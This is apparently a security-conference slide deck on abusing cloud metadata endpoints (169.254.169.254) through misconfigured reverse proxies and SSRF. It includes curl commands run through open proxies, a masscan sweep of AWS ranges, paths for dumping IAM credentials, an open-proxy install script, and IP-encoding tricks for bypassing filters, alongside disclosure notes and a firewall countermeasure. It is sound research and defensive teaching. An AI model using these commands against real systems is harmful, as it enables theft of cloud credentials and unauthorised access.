

# THERE'S NO PLACE LIKE 169.254.169.254 AB(USING) CLOUD METADATA URLS

Brennon Thomas

# QUIZ TIME: KNOW YOUR IPS

8.8.8.8

**8.8.8.8 - GOOGLE DNS**

127.0.0.1


**127.0.0.1 - IPV4 LOCALHOST**

1

**::1 - IPV6 LOCALHOST**



10.2.2.2



**169.254.169.254**

**THERE'S NO PLACE LIKE 169.254.169.254  
AB(USING) CLOUD METADATA URLS**

Home > Clothing > T-Shirts >

## There's No Place Like 127.0.0.1 T-Shirt



CLICK TO ZOOM



This product is no longer available

Unfortunately we don't carry that item anymore, but you can still find that your fellow smart masses

Want to hear about our new products?

Toss us your email to find out first!


timmy@email.com

# ABOUT ME

- Racker
- OSCP / AWS Certified Solutions Architect
- Synack Red Team
- Scantron - Distributed nmap scanner
- Twitter / Github: opsdisk
- The Cyber Plumber's Handbook


# CYBER PLUMBER'S HANDBOOK

- Free for students
- [cph.opsdisk.com](http://cph.opsdisk.com) -- use code: **satxbsides2019**



# INSPIRATION

- Time to learn cloud
- HackerOne report

**Michiel Prins (michiel)**1924  
Reputation

47 Published **Remote Code Execution on Proxy Service (as root)**

State ● Resolved (Closed)

Published at **August 27, 2018 12:48pm -0500**

Severity

Participants

First up we are going to use cURL and to proof the AWS Metadata API is accessible:


```
curl -vv http://169.254.169.254/latest/ -x '52.6.██.██:25603'
```

<https://hackerone.com/reports/401136>



# DEFINITIONS

# REVERSE PROXIES



[https://en.wikipedia.org/wiki/Reverse\\_proxy](https://en.wikipedia.org/wiki/Reverse_proxy)

# METADATA

Data about data

# URL

Uniform Resource Locator

<http://www.example.com/index.html>

# METADATA URL

URL that allows you to query and retrieve data from a cloud server

# USING METADATA URLS

Useful for

- Configuration / management
- Query instance information
- Scripting situational awareness

# AMAZON AWS

- Metadata service - "data about your instance"
- User Data - specify data/commands at boot

<https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/ec2-instance-metadata.html>

# CURL

```
curl http://169.254.169.254/latest/meta-data/
```

- returns a string object - no json :(
- pseudo file/folder structure

```
ubuntu@webapp1:~$ curl http://169.254.169.254/latest/meta-data/  
ami-id  
ami-launch-index  
ami-manifest-path  
block-device-mapping/  
events/  
hostname  
iam/  
identity-credentials/  
instance-action  
instance-id  
instance-type  
local-hostname  
local-ipv4  
mac  
metrics/  
network/  
placement/  
profile  
public-hostname  
public-ipv4  
public-keys/  
reservation-id  
security-groups  
services/ubuntu@webapp1:~$
```



# BOTO3 PYTHON LIBRARY

```
response = requests.get("http://169.254.169.254/  
latest/meta-data/placement/availability-zone")  
  
region = None  
  
if response.status_code == 200:  
    availability_zone = response.text  
    # Strip AZ letter designation.  
    region = availability_zone[:-1]  
  
sqs = boto3.resource("sqs", region_name=region)
```

# MICROSOFT AZURE

- Requires additional header and API version date
- json object! :)

```
curl -H "Metadata: true" "http://169.254.169.254/  
metadata/instance?api-version=2018-04-02"
```

<https://docs.microsoft.com/en-us/azure/virtual-machines/linux/instance-metadata-service>

# DIGITAL OCEAN

```
curl http://169.254.169.254/metadata/v1/  
curl http://169.254.169.254/metadata/v1.json
```

- json object! :)
- user data included in same endpoint

[https://www.digitialocean.com/docs/droplets/  
resources/metadata/](https://www.digitialocean.com/docs/droplets/resources/metadata/)

```
root@ubuntu:~# curl http://169.254.169.254/metadata/v1/  
id  
hostname  
user-data  
vendor-data  
public-keys  
region  
interfaces/  
dns/  
floating_ip/  
tags/  
features/root@ubuntu:~#
```

```
root@kali:~# curl --silent http://169.254.169.254/metadata/v1.json | jq
{
  "droplet_id": 123456789,
  "hostname": "kali",
  "vendor_data": "Content-Type: multipart/mixed; boundary=\"=====
text/cloud-config; charset=\"us-ascii\"\nContent-Transfer-Encoding: 7bit\nContent-Disposition:
root: false\nsshd_pwauth: false\n\n# Allow cloud-init to manage /etc/hosts\nmanage_etc_hosts: tr
u\n  default user:\n      name: root\n      shell: /bin/bash\n      lock_passwd: false\n  pac
```

# ABUSING METADATA URLS

# TOP CLOUD HACKS

## Most common security incidents

---

In order to discuss the steps to secure AWS environments, you should be aware of what the common security incidents on AWS are so you can plan your defensive strategies accordingly. Generically, the most common AWS related incidents are:

1. Publicly accessible resources such as S3 buckets or ElasticSearch clusters.
2. Leaked access keys. For example, access keys posted to GitHub.
3. Compromised IAM Roles through SSRF or RCE against an EC2, resulting in access to the metadata service at 169.254.169.254.

[https://summitroute.com/downloads/aws\\_security\\_maturity\\_roadmap-Summit\\_Route\\_2019.pdf](https://summitroute.com/downloads/aws_security_maturity_roadmap-Summit_Route_2019.pdf)

# SERVER SIDE REQUEST FORGERY

Access metadata URL through misconfigured web app

## SSRFmap Tests


A quick way to test the framework can be done with `data/example.py` SSRF service.

```
FLASK_APP=data/example.py flask run &  
python ssrfmap.py -r data/request.txt -p url -m readfiles
```

<https://github.com/swisskyrepo/SSRFmap>



# INSPIRATION REVISIT

**Michiel Prins (michiel)**1924  
Reputation

47

Published

**Remote Code Execution on Proxy Service (as root)**

State

● Resolved (Closed)

Severity

Published at

August 27, 2018 12:48pm -0500

Participants

First up we are going to use cURL and to proof the AWS Metadata API is accessible:

```
curl -vv http://169.254.169.254/latest/ -x '52.6.██.██:25603'
```

<https://hackerone.com/reports/401136>

# RESEARCH QUESTION

How many reverse proxies are misconfigured to allow communication with 169.254.169.254?

# COLLECTING DATA

# AWS IP BLOCKS

```
python cloud_metadata_extractor.py -p aws -r
```

<https://ip-ranges.amazonaws.com/ip-ranges.json>

# AZURE IP BLOCKS

```
python cloud_metadata_extractor.py -p azure -r
```

[https://blogs.msdn.microsoft.com/  
nicole\\_welch/2017/02/azure-ip-ranges/](https://blogs.msdn.microsoft.com/nicole_welch/2017/02/azure-ip-ranges/)

# DIGITAL OCEAN IP BLOCKS

- Not publicly provided :(
- Copy/pasted from <https://ipinfo.io/AS14061>
- Command line fu

# SCAN FOR TOP PROXY PORTS

1080, 3128, 8080, 8888, 9050

```
masscan -sS -p 1080,3128,8080,8888,9050 -Pn -n  
  --randomize-hosts --open --banners --connection-timeout 10  
  --http-user-agent user-agent --max-rate 15000  
-iL amazon_public_ec2_ip_ranges.txt  
-oJ amazon_scan_results_`date +%Y%m%d_%H%M%S`.json
```

# CREATE IP:PORT PAIRS

```
python masscan_json_to_csv.py
```

[https://github.com/rackerlabs/scantron/blob/master/master/nmap\\_results/masscan\\_json\\_to\\_csv.py](https://github.com/rackerlabs/scantron/blob/master/master/nmap_results/masscan_json_to_csv.py)



# CLOUD\_METADATA\_EXTRACTOR.PY

- Collects IPs
- Test for vulnerable reverse proxies
- Dumps data
- Provides pastables
- Logs results

# FEATURES

- Asynchronous = fast
- Retrieves header info
- Reverse DNS lookup (domain associated with IP)

# PULL RECURSIVE AWS DATA!

```
def fetch_all_aws_endpoint_data(base_path, headers={}, proxies={}, base_url="http://169.254.169.254"):  
    """Given a base path, recursively fetch 'key-value' pairs from the pseudo dictionary structure.  
    Ideally, a json object would be returned by AWS. value_dict has to be defined outside of the function.  
  
    Returns a dictionary with the full path (key) and the values.  
    """
```

# AWS

```
python cloud_metadata_extractor.py  
-p aws  
-i ip_port_pairs_aws.txt  
-aws-dynamic  
-aws-meta  
-aws-user
```

# AZURE

```
python cloud_metadata_extractor.py  
  -p azure  
  -i ip_port_pairs_azure.txt
```

# DIGITAL OCEAN

```
python cloud_metadata_extractor.py  
  -p digital_ocean  
  -i ip_port_pairs_digital_ocean.txt
```

**IS THE INTERNET ON FIRE...**

# RESULTS

Provider	Vulnerable
Amazon AWS	803 / 290,806 (.28 %)
Digital Ocean	166 / 141,135 (.12 %)
Microsoft Azure	13 / 42,210 (.03 %)



# SERVICE BREAKDOWN

```
Apache Tomcat/Coyote JSP engine 1.1
Apache httpd 2.4.6 ((Red Hat Enterprise Linux) OpenSSL/1.0.2k-fips PHP/5.4.16)
Apache httpd 2.4.7
Cisco Web Security Appliance (Gateway Timeout)
Golang net/http server
Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
Jetty 9.4.z-SNAPSHOT
Kerio Control http proxy
Nagios NSCA
O'Reilly WebSite Pro 2.4
PHP 5.3.6-13ubuntu3.6
PHP 5.4.45
PHP 5.4.7
PHP 5.5.9-1ubuntu4.21
PHP 5.6.20-0
Squid http proxy 3.1.23
Squid http proxy 3.3.8
Squid http proxy 3.5.12
Squid http proxy 3.5.13
Squid http proxy 3.5.20
Squid http proxy 3.5.23
Squid http proxy 3.5.27
Squid http proxy 3.5.28
Squid http proxy 4.4
Tornado httpd 5.1.1
nginx 1.14.0 (Ubuntu)
nginx 1.4.6 (Ubuntu)
tinyproxy 1.8.3
tinyproxy 1.8.4
```

**MOST OF THE VULNERABLE PROXIES  
HAD NO JUICY INFO...BUT YOU BETTER  
BUCKLE YOUR SEAT BELTS**

# SENSITIVE DATA

```
spring.datasource.username=${username}
"salesForce.password": "${password}"
"spring.datasource.url" = "jdbc:oracle:thin:@${host}:${port}/${db}"
```

```
"name": "https://bitbucket.org/your_username/repository-name.git",  
"source": {  
  "spring.datasource.username": "root",  
  "spring.datasource.password": "password"
```

# HOSTNAME

```
"/latest/meta-data/hostname":
```

# AWS SECURITY GROUP

```
"/latest/meta-data/security-groups":
```





```
"user_data": "#cloud-config\nruncmd:\n  - /opt/airlock/base/bin/\n  airlock-user-manager-tool --set --user [REDACTED] --password [REDACTED] --role\n  airlock-administrator\n\n  nswap:\n    size: 2G\n    filename: /swap.img\n",
```

```
export DEBIAN_FRONTEND=noninteractive
export IP=$(curl -s ipv4.icanhazip.com)
export ZIP_PASS=
export HT_USER=
export HT_PASS=
```

# THE RANDOS

# EDDYJHOEL?

```
· "x-cache": [  
·   · "X-Cache",  
·   · "MISS from EDDYJHOEL-SCRIPT"  
· ],
```

# ADM-MANAGER?

```
"x-cache": [
  "X-Cache",
  "MISS from ADM-MANAGER"
],
"x-cache-lookup": [
  "X-Cache-Lookup",
  "MISS from ADM-MANAGER:8080"
],
```

# DARKSIDEBLACK?

```
· "x-cache-lookup": [  
·   · "X-Cache-Lookup",  
·   · "MISS from @DarksideBlack:8080"  
· ],
```

# PARKSIDE LOADBALANCERS?

Ingress from Your Parkside LoadBalancers

# 3PROXY

```
#!/bin/bash
yum -y install epel-release && yum -y install 3proxy &&
echo "nscache 65536
daemon
auth none
allow *
proxy -n -a -p3128
setgid 99
setuid 99" > /etc/3proxy.cfg && systemctl enable 3proxy
&& systemctl restart 3proxy && firewall-cmd --permanent
--add-rich-rule='rule family="ipv4"
source address="0.0.0.0/0" accept' && firewall-cmd
--add-rich-rule='rule family="ipv4"
source address="0.0.0.0/0" accept'
```

<https://github.com/z3APA3A/3proxy>



**FOR THIS RESEARCH**

No further enumeration/exploitation

# LAND AND EXPAND

Lots of opportunities for expansion

# PRIVILEGE ESCALATION / PIVOTING

Digital Ocean / Azure - User data

# PRIVILEGE ESCALATION / PIVOTING

- Amazon - User data and IAM role abuse
- Can dump AccessKeyId, SecretAccessKey, and Token

```
"/latest/meta-data/iam/info"  
"/latest/meta-data/iam/security-credentials/admin-role"  
"/latest/meta-data/iam/security-credentials/dev-project-darwin-s3-ec2role"  
"/latest/meta-data/iam/security-credentials/EC2_role"  
"/latest/meta-data/iam/security-credentials/function-inno-role"  
"/latest/meta-data/iam/security-credentials/my-instance-role"  
"/latest/meta-data/iam/security-credentials/myrole"  
"/latest/meta-data/iam/security-credentials/ohio-crash-servers-role"  
"/latest/meta-data/iam/security-credentials/role-SSMagent"  
"/latest/meta-data/iam/security-credentials/service-role"
```

Couple of exploitation frameworks


# NIMBOSTRATUS

<https://andresriancho.github.io/nimbostratus/>

# PACU

"open source AWS exploitation framework"

<https://github.com/RhinoSecurityLabs/pacu>




# RESPONSIBLE DISCLOSURE

- manually + grep
- Looked for domains / clues for IP owner
- LinkedIn, Twitter, Email, and through company contact pages


# DEFENSIVE COUNTERMEASURES


- Know that they exist!
- Least privilege roles to AWS instances
- Validate no unauthenticated reverse proxy access
- host-based firewall

 Firewall it off.

24


```
iptables -A OUTPUT -m owner ! --uid-owner root -d 169.254.169.254 -j DROP
```

 This rule prohibits any user other than the root user from opening connections to 169.254.169.254.

 [share](#) [improve this answer](#)

edited Apr 26 '18 at 18:47

answered Oct 8 '12 at 18:26

 Michael Hamnton ♦

<https://serverfault.com/questions/436086/how-to-prevent-firewall-calls-to-aws-ec2-instance-metadata-api>



# FUTURE WORK

- Include TCP 80 and 443
- Google Cloud Platform (metadata.google.internal)
- Alibaba Cloud (100.100.100.200)
- Pacu integration
- IP filtering bypass

```
def convert_dotted_quad_to_other_formats(dotted_quad_ip):  
    """Convert a dotted quad IP address into other formats."""  
  
    other_formats = {  
        "ip_hex": iplib.convert(dotted_quad_ip, notation=iplib.IP_HEX),  
        "ip_bin": iplib.convert(dotted_quad_ip, notation=iplib.IP_BIN),  
        "ip_oct": iplib.convert(dotted_quad_ip, notation=iplib.IP_OCT),  
        "ip_dec": iplib.convert(dotted_quad_ip, notation=iplib.IP_DEC),  
    }  
  
    return other_formats
```

169.254.169.254

Converting from "169.254.169.254", interpreted as a DEC value:

Dotted Decimal IP	169.254.169.254
Octal IP	0251.0376.0251.0376
Hexadecimal IP	0xA9FEA9FE
Integer IP	2852039166
Host Name	169.254.169.254

[https://www.silisoftware.com/tools/ipconverter.php?  
convert\\_from=169.254.169.254](https://www.silisoftware.com/tools/ipconverter.php?convert_from=169.254.169.254)

# CLOUD\_METADATA\_EXTRACTOR

- Neutered release for now

[https://github.com/opsdisk/cloud\\_metadata\\_extractor](https://github.com/opsdisk/cloud_metadata_extractor)

# QUESTIONS?

[brennon.thomas@opsdisk.com](mailto:brennon.thomas@opsdisk.com)

[@opsdisk](#)

[cph.opsdisk.com](http://cph.opsdisk.com) - [satxbsides2019](#)